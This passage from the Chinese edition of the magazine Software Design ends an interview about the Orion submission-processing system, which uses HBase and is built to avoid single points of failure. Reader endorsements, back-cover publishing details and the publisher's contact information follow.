“Orion采用Hbase数据库的主要原因是可以挪用已经构建好的Hbase多租户基础设施。前一阶段处理过的用户投稿数据将会被存储到Hbase中，但是因为数据量很大，如果设计不当，就会产生获取用户投稿的时间超长等弊端。为了避免类似问题的发生，确保高效地将用户投稿导入Hbase中，在设计的构思之上我们付出了很大的艰辛。”（内藤）

当问及Orion开发过程中的注意点时，藤坂先生告诉我们是尽可能地排除单点故障。

“负责投稿审核业务的CA ADvance对投稿实施了24小时不间断监控，自然要求系统也要保持24小时连续运转。如果系统停止运行的话，监控自然也就无法实施，因此系统的构建基本上排除了单点故障。”（藤坂）

另外，据安田先生介绍，即使发生系统故障，宕机时间“最长也就1分钟左右”，有力地确保了系统的高可用性。

我们将在后篇继续为大家介绍Orion的具体处理流程等相关内容，敬请期待。

Software Design

日本顶级软件开发 实践性技术读物 | **日本IT业革新进化的** 秘密“软”动力 | **首度全版** 独家引进



《Software Design中文版》没有特别流行的方法论，里面讲的内容着眼点都非常小，可能给人感觉不够时髦。但是恰恰是这种实用主义，使得它成为学习技术的手边书，不会让人觉得只知道概念但无从下手。书中的内容还是给了我很多惊喜的。比如即便我自认为对awk已经很熟悉了，但是awk调试一篇还是让我学到很多新东西。这是我见过的关于awk最好的合集文章。后面的Mac特辑也非常有意思，看完后绝对会产生“每个程序员都应该有个Mac，外加HHKB”的感觉，所以一定要买一本给你老板看看。还有大家要特别关注内核动态的文章。日本工程师对内核细节的关注程度远超我们绝大部分人，给我们上了非常朴实的一课。

——OneAPM首席运营官 程显峰



这是一本对于程序员来讲很实在的杂志，里面涉及的内容从软件设计、工具使用再到技术工作经验漫谈，拓宽了程序员在技术上的视野，也很荣幸《存储系统的那些事》能被选入此书，这篇文章表达了我对存储系统的理解和构建，七牛云存储就是在这样的理解下产生并在新存储的路上走得很好，相信技术的创造没有尽头。

——七牛云存储CEO 许式伟



本书内容丰富、趣味性强。有家庭网络建设，有极具创意的产品讲解，也有对未来科技的展望，还深入介绍了sed/AWK文本处理工具、Mac的用法，其中还包括一些有意思的小命令，如say可以读出一段文字，对于软件设计人员极具参考价值。

——极客学院创始人 靳岩



《Software Design中文版》是一本内容详实的技术杂志，在里面总能找到你感兴趣的前沿科技或技术知识。它不仅从方法论的层面阐述了软件设计和开发的原则，还深入阐释了云计算、虚拟化、中间件、分布式、内核开发等技术细节，甚至细致到每一条代码，由内而外地培养工程师的技术素养，激发出工程师无尽的创造力。

——青云QingCloud联合创始人&CEO 黄允松（Richard Huang）



目前市面上充斥的技术类书籍繁多，但真正有质量、值得持续关注的不多。作为日本主流的计算机技术杂志，*Software Design* 确实起到了帮助程序员更实时、深入了解前沿技术，扩展视野，提升技能的作用。感谢图灵公司引进版权，把精彩的内容分享给更多国内寻求新知不断学习的的程序员们。

——拉勾网技术总监 周亮



这本书可爱且细腻，读起来让人觉得很享受，不知不觉就陷入到软件设计的那种“美”里去了。比起一些把软件设计描述得面面俱到的书来说，这本书并不这样做，而是给出对关键技术点与相关工程环节的细腻描述，并给出一些当下主流且具备代表性的技术文章或观点。软件设计原来也可以这么有意思。

——知道创宇技术副总裁 余弦









Software Design 中文版 03

汇集软件开发最新技术　聚合实践拓展新奇思路　构筑人心机芯高效沟通

图灵社区：iTuring.cn
热线：(010)51095186转600

分类建议　计算机/软件开发

人民邮电出版社网址：www.ptpress.com.cn


ISBN 978-7-115-38972-5

定价：20.00元

看完了

如果您对本书内容有疑问，可发邮件至contact@turingbook.com，会有编辑或作译者协助答疑。也可访问图灵社区，参与本书讨论。

如果是有关电子书的建议或问题，请联系专用客服邮箱：ebook@turingbook.com。

在这里可以找到我们：

微博 @图灵教育 : 好书、活动每日播报
微博 @图灵社区 : 电子书和好文章的消息
微博 @图灵新知 : 图灵教育的科普小组
微信 图灵访谈 : ituring_interview，讲述码农精彩人生
微信 图灵教育 : turingbooks